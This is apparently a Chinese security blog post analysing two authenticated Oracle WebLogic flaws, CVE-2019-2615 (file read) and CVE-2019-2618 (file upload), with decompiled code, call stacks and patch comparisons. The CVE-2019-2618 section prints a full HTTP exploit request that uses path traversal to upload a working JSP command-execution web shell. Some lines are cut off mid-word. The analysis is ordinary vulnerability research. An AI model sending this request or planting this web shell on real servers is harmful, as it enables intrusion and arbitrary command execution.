Weblogic任意文件读取漏洞（CVE-2019-2615)）and 文件上传漏洞（CVE-2019-2618）漏洞分析

raul / 2019-05-09 08:23:00 / 浏览数 8268 安全技术 漏洞分析 顶(0) 踩(0)

0x00 背景

4月17号，Oracle发布2019年4月的重要补丁更新公告，其中披露了Weblogic的多个漏洞。其中CVE-2019-2615和CVE-2019-2618的评分比较低，一个4.9，一个5.5。因为

CVE-2019-2618	Oracle WebLogic Server	WLS Core Components	HTTP	No	5.5	Network	Low	High	None	Un-changed	High	Low	None	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0	
CVE-2019-2576	Oracle Service Bus	Web Container	HTTP	Yes	5.3	Network	Low	None	None	Un-changed	None	None	Low	11.1.1.9.0, 12.1.3.0.0, 12.2.1.3.0	
CVE-2019-2572	Oracle SOA Suite	Fabric Layer	HTTP	Yes	5.3	Network	Low	None	None	Un-changed	Low	None	None	11.1.1.9.0	
CVE-2018-0495	Oracle Traffic Director	Security (NSS)	None	No	5.1	Local	High	None	None	Un-changed	High	None	None	11.1.1.9.0	
CVE-2019-2568	Oracle WebLogic Server	WLS Core Components	HTTP	No	5.0	Network	Low	Low	None	Changed	None	Low	None	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0	
CVE-2019-2588	BI Publisher (formerly XML Publisher)	BI Publisher Security	HTTP	No	4.9	Network	Low	High	None	Un-changed	High	None	None	11.1.1.9.0, 12.2.1.3.0, 12.2.1.4.0	
CVE-2019-2615	Oracle WebLogic Server	WLS Core Components	HTTP	No	4.9	Network	Low	High	None	Un-changed	High	None	None	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0	


0x01 漏洞环境

本地搭建测试环境，测试环境为：Weblogic 10.3.6.0、Windows Sercer 2008 x64、Java 1.7.0_80。

Weblogic的安装包和安装配置方法参见之前的文章Weblogic XMLDecoder 远程代码执行漏洞分析（CVE-2017-10271）,里面有下载连链接。

也可以用p牛的vulhub，用docker搭建，也很方便。

远程调试的话参考这篇文章：使用 Idea 远程断点调试 Weblogic 服务器的操作步骤。weblogic的startWeblogic.cmd加上一句配置，启动weblogic。本地的IDEA新建个web项目，导入weblogic.jar包，配置下远程调试。




然后在相应位置打断点，debug运行，就能进入断点，看到调用的堆栈信息。

0x02 漏洞分析（CVE-2019-2615）

<1> 漏洞复现

该漏洞是任意文件读取漏洞，这个漏洞接口是文件下载相关功能使用的接口，也是weblogic server中内部使用的正常功能，所以该漏洞需要weblogic的用户名密码，所以也是个鸡肋的漏洞。

构造数据包，能读取系统任意文件。（该漏洞POC网上暂时未公布，故截图做打码处理）。不过看下面的漏洞分析，也很容易构造出来。



<2> 漏洞分析

该功能的关键代码在 `weblogic.management.servlet.FileDistributionServlet`的doGet()方法中：

```
public void doGet(final HttpServletRequest var1, final HttpServletResponse var2) throws ServletException, IOException {
   AuthenticatedSubject var3 = this.authenticateRequest(var1, var2);
   if(var3 != null) {
       final String var4 = var1.getHeader("wl_request_type");
```

```
        if(var3 != KERNEL_ID) {
            AdminResource var5 = new AdminResource("FileDownload", (String)null, var4);
            if(!this.am.isAccessAllowed(var3, var5, (ContextHandler)null)) {
                ManagementLogger.logErrorFDSUnauthorizedDownloadAttempt(var3.getName(), var4);
                var2.sendError(401);
                return;
            }
        }

        try {
            if(debugLogger.isDebugEnabled()) {
                debugLogger.debug("---- >doGet incoming request: " + var4);
            }

            if(var4.equals("wl_xml_entity_request")) {
                this.doGetXMLEntityRequest(var1, var2);
            } else if(var4.equals("wl_jsp_refresh_request")) {
                this.doGetJspRefreshRequest(var1, var2);
            } else if(var4.equals("file")) {
                this.doGetFile(var1, var2);
            } else if(!var4.equals("wl_init_replica_request") && !var4.equals("wl_file_realm_request") && !var4.equals("wl_mana
                var2.addHeader("ErrorMsg", "Bad request type");
                String var10 = Utils.encodeXSS(var4);
                var2.sendError(400, "Bad request type: " + var10);
                ManagementLogger.logBadRequestInFileDistributionServlet(var4);
            } else {
                ......
                ......
                }
            }
        } catch (Exception var9) {
            if(!Kernel.isInitialized()) {
                throw new AssertionError("kernel not initialized");
            }

            ManagementLogger.logErrorInFileDistributionServlet(var4, var9);
        }

    }
}
```

代码也比较简单，先取request中header的参数"wl_request_type"的值，然后判断如果该值等于“wl_xml_entity_request”、“wl_jsp_refresh_request”、“file”.....则分别调用

```
private void doGetJspRefreshRequest(HttpServletRequest var1, HttpServletResponse var2) throws IOException {
    String var3 = var1.getHeader("adminPath");

    try {
        FileInputStream var4 = new FileInputStream(var3);

        try {
            var2.setContentType("text/plain");
            var2.setStatus(200);
            this.returnInputStream(var4, var2.getOutputStream());
        } finally {
            var4.close();
        }

    } catch (IOException var10) {
        String var5 = "I/O Exception getting resource: " + var10.getMessage();
        var2.addHeader("ErrorMsg", var5);
        var2.sendError(500, var5);
    }
}
```

doGetJspRefreshRequest()方法中的“adminPath”也是request中的header参数，我们在Post包中传入要读取的文件。进入该方法中，直接使用FileInputStream类进行文件

debug时的调用栈如下：

```
Frames
"[ACTIVE] ExecuteThread: '2' for queue: 'weblogic.kernel.Default (self-tuning)'"@12,934 in group "P...
doGetJspRefreshRequest():551, FileDistributionServlet (weblogic.management.servlet)
doGet():291, FileDistributionServlet (weblogic.management.servlet)
service():707, HttpServlet (javax.servlet.http)
service():820, HttpServlet (javax.servlet.http)
run():227, StubSecurityHelper$ServletServiceAction (weblogic.servlet.internal)
invokeServlet():125, StubSecurityHelper (weblogic.servlet.internal)
execute():301, ServletStubImpl (weblogic.servlet.internal)
execute():184, ServletStubImpl (weblogic.servlet.internal)
wrapRun():3732, WebAppServletContext$ServletInvocationAction (weblogic.servlet.internal)
run():3696, WebAppServletContext$ServletInvocationAction (weblogic.servlet.internal)
doAs():321, AuthenticatedSubject (weblogic.security.acl.internal)
runAs():120, SecurityManager (weblogic.security.service)
securedExecute():2273, WebAppServletContext (weblogic.servlet.internal)
execute():2179, WebAppServletContext (weblogic.servlet.internal)
run():1490, ServletRequestImpl (weblogic.servlet.internal)
execute():256, ExecuteThread (weblogic.work)
run():221, ExecuteThread (weblogic.work)
```


看下官方的补丁包是怎么修复的：

```
public void doGet(HttpServletRequest arg1, HttpServletResponse arg2)
   throws ServletException, IOException
 {
   ......
   ......
   try
   {
     HttpServletResponse res;
     HttpServletRequest req;
     if (debugLogger.isDebugEnabled()) {
       debugLogger.debug("---- >doGet top of method: incoming request: " + req.getHeader("wl_request_type"));
     }
     AuthenticatedSubject user = authenticateRequest(req, res);
     if (user == null) {
       return;
     }
     String requestType = req.getHeader("wl_request_type");
     ......
     ......
     try
     {
       if (debugLogger.isDebugEnabled()) {
         debugLogger.debug("---- >doGet incoming request: " + requestType);
       }
       if (requestType.equals("wl_xml_entity_request"))
       {
         if (user != KERNEL_ID)
         {
           ManagementLogger.logErrorFDSUnauthorizedDownloadAttempt(user.getName(), requestType);
           res.sendError(401);
           return;
         }
         doGetXMLEntityRequest(req, res);
       }
       else if ((requestType.equals("wl_init_replica_request")) || (requestType.equals("wl_file_realm_request")) || (requestTy
       {
         try
```

```
        {
          final String authRequestType = requestType;
          final HttpServletRequest authReq = req;
          final HttpServletResponse authRes = res;
          SecurityServiceManager.runAs(KERNEL_ID, user, new PrivilegedExceptionAction()
          {
            public Object run()
              throws IOException
            {
              if (authRequestType.equals("wl_init_replica_request")) {
                FileDistributionServlet.this.doGetInitReplicaRequest(authReq, authRes);
              } else if (authRequestType.equals("wl_file_realm_request")) {
                FileDistributionServlet.this.doGetFileRealmRequest(authRes);
              } else if (authRequestType.equals("wl_managed_server_independence_request")) {
                FileDistributionServlet.this.doGetMSIRequest(authReq, authRes);
              }
              return null;
            }
          });
        }
        catch (PrivilegedActionException pae)
        {
          Exception e = pae.getException();
          throw e;
        }
      }
      else
      {
        res.addHeader("ErrorMsg", "Bad request type");
        String htmlEncodedRequestType = Utils.encodeXSS(requestType);
        res.sendError(400, "Bad request type: " + htmlEncodedRequestType);

        ManagementLogger.logBadRequestInFileDistributionServlet(requestType);
      }
    }
    catch (Exception e)
    {
      if (Kernel.isInitialized()) {
        ManagementLogger.logErrorInFileDistributionServlet(requestType, e);
      } else {
        throw new AssertionError("kernel not initialized");
      }
    }
    return;
  }
  finally
  {
    if (bool) {
      ......
      ......
    }
  }
}
```


跟之前的代码进行对比，补丁代码直接删除了requestType的“wl_jsp_refresh_request”参数的判断，同时也删除了doGetJspRefreshRequest()方法。

所以根据补丁代码，如果我们请求中的wl_request_type为wl_jsp_refresh_request，则直接返回400错误，并提示“Bad request type”。

在打了19年4月的补丁以后：

```
C:\Oracle\Middleware\utils\bsu>java -Xms3550M -Xmx3550M -jar C:\Oracle\Middlewar
e\utils\bsu\patch-client.jar -install -patch_download_dir=C:\Oracle\Middleware\u
tils\bsu\cache_dir -patchlist=U5I2 -prod_dir=C:\Oracle\Middleware\wlserver_10.3
检查冲突.............
未检测到冲突

正在安装补丁程序 ID: U5I2..
结果: 成功
```

发送该POC，该漏洞已无法利用，返回结果如下图所示：



0x03 漏洞分析（CVE-2019-2618）

<1> 漏洞复现


该漏洞是个文件上传漏洞，同样需要weblogic的用户名和密码，所以也比较鸡肋。而且weblogic的DeploymentService接口的正常功能本来就能部署war包，所以emmm..

该漏洞的POC如下，发送POST包，即可上传shell（注意POST包中的username和password，要填入weblogic的用户名和密码）。

```
POST /bea_wls_deployment_internal/DeploymentService HTTP/1.1
Host: 192.168.119.130:7001
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
username: weblogic
wl_request_type: app_upload
cache-control: no-cache
wl_upload_application_name: /../tmp/_WL_internal/bea_wls_internal/9j4dqk/war
serverName: weblogic
password: yourpassword
content-type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
archive: true
server_version: 10.3.6.0
wl_upload_delta: true
Content-Length: 1081

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="shell.jsp"; filename="shell.jsp"
Content-Type: false

<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
   out.println("Command: " + request.getParameter("cmd") + "<BR>");
   Process p;
```

```
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>

------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

shell如下图所示：



<2> 漏洞分析

太菜了，跟了好久的代码，才找到关键代码。关键代码在weblogic.deploy.service.internal.transport.http.DeploymentServiceServlet的handlePlanOr


```
Frames
"[ACTIVE] ExecuteThread: '2' for queue: 'weblogic.kernel.Default (self-tuning)'"@13,783 in group "P...
handlePlanOrApplicationUpload():272, DeploymentServiceServlet (weblogic.deploy.service.internal.transport.http)
internalDoPost():256, DeploymentServiceServlet (weblogic.deploy.service.internal.transport.http)
access$000():84, DeploymentServiceServlet (weblogic.deploy.service.internal.transport.http)
run():220, DeploymentServiceServlet$1 (weblogic.deploy.service.internal.transport.http)
doAs():363, AuthenticatedSubject (weblogic.security.acl.internal)
runAs():146, SecurityManager (weblogic.security.service)
doPost():217, DeploymentServiceServlet (weblogic.deploy.service.internal.transport.http)
service():727, HttpServlet (javax.servlet.http)
service():820, HttpServlet (javax.servlet.http)
run():227, StubSecurityHelper$ServletServiceAction (weblogic.servlet.internal)
invokeServlet():125, StubSecurityHelper (weblogic.servlet.internal)
execute():301, ServletStubImpl (weblogic.servlet.internal)
execute():184, ServletStubImpl (weblogic.servlet.internal)
wrapRun():3732, WebAppServletContext$ServletInvocationAction (weblogic.servlet.internal)
run():3696, WebAppServletContext$ServletInvocationAction (weblogic.servlet.internal)
doAs():321, AuthenticatedSubject (weblogic.security.acl.internal)
runAs():120, SecurityManager (weblogic.security.service)
securedExecute():2273, WebAppServletContext (weblogic.servlet.internal)
execute():2179, WebAppServletContext (weblogic.servlet.internal)
run():1490, ServletRequestImpl (weblogic.servlet.internal)
execute():256, ExecuteThread (weblogic.work)
run():221, ExecuteThread (weblogic.work)
```


调用栈还是比较简单，就一个正常的上传功能，主要看DeploymentServiceServlet类的handlePlanOrApplicationUpload()方法：

```
private final void handlePlanOrApplicationUpload(HttpServletRequest var1, HttpServletResponse var2, AuthenticatedSubject var3)
   String var4 = mimeDecode(var1.getHeader("wl_upload_application_name"));
   String var5 = ApplicationVersionUtils.getApplicationName(var4);
   String var6 = ApplicationVersionUtils.getVersionId(var4);
   String var7 = mimeDecode(var1.getHeader("wl_request_type"));
   if(var5 == null) {
       Loggable var24 = DeploymentServiceLogger.logRequestWithNoAppNameLoggable(var7);
       logAndSendError(var2, 403, var24);
   } else {
       String var8 = var1.getContentType();
       if(var8 != null && var8.startsWith("multipart")) {

           boolean var25 = false;
           String var10 = var1.getHeader("wl_upload_delta");
           if(var10 != null && var10.equalsIgnoreCase("true")) {
               var25 = true;
           }

           boolean var11 = var7.equals("plan_upload");
           boolean var12 = "false".equals(var1.getHeader("archive"));
           if(this.isDebugEnabled()) {
               this.debug(var7 + " request for application " + var5 + " with archive: " + var12);
           }

           String var13 = null;
           if(var6 == null || var6.length() == 0) {
               var13 = this.getUploadDirName(var5, var6, var25, var11, var12);
           }

           if(var13 == null) {
               var13 = this.getDefaultUploadDirName();
               if(var13 == null) {
                   Loggable var26 = DeploymentServiceLogger.logNoUploadDirectoryLoggable(var7, var5);
```

```
                logAndSendError(var2, 500, var26);
                return;
            }

            var13 = var13 + var5 + File.separator;
            if(var6 != null) {
                var13 = var13 + var6 + File.separator;
            }
        }

       if(this.isDebugEnabled()) {
            this.debug(" +++ Final uploadingDirName : " + var13);
        }

        boolean var14 = true;
        String var15 = null;
        ......
        ......

    } else {
        Loggable var9 = DeploymentServiceLogger.logBadContentTypeServletRequestLoggable(var7, var8);
        logAndSendError(var2, 400, var9);
    }
  }
}
```

该方法主要是对POST包中的传入的headers进行处理，主要作用包括：获取请求包中的“wl_upload_application_name”参数，然后判断是否为空；判断“content-type”；检



下了补丁包，看下官方是咋修复的。做了下对比，

```
private final void handlePlanOrApplicationUpload(HttpServletRequest req, HttpServletResponse res, AuthenticatedSubject user)
   throws IOException
 {
   String applicationId = mimeDecode(req.getHeader("wl_upload_application_name"));
   String requestType = mimeDecode(req.getHeader("wl_request_type"));
   if ((applicationId != null) && ((applicationId.contains("../")) || (applicationId.contains("/..")) || (applicationId.contai
   {
     Loggable l = DeploymentServiceLogger.logRequestWithInvalidAppNameLoggable(requestType, applicationId);
     logAndSendError(res, 403, l);
     return;
   }
   String applicationName = ApplicationVersionUtils.getApplicationName(applicationId);

   String versionId = ApplicationVersionUtils.getVersionId(applicationId);
   if (applicationName == null)
   {
     Loggable l = DeploymentServiceLogger.logRequestWithNoAppNameLoggable(requestType);

     logAndSendError(res, 403, l);
     return;
   }
   String contentType = req.getContentType();
   if ((contentType == null) || (!contentType.startsWith("multipart")))
   {
     Loggable l = DeploymentServiceLogger.logBadContentTypeServletRequestLoggable(requestType, contentType);

     logAndSendError(res, 400, l);
     return;
```

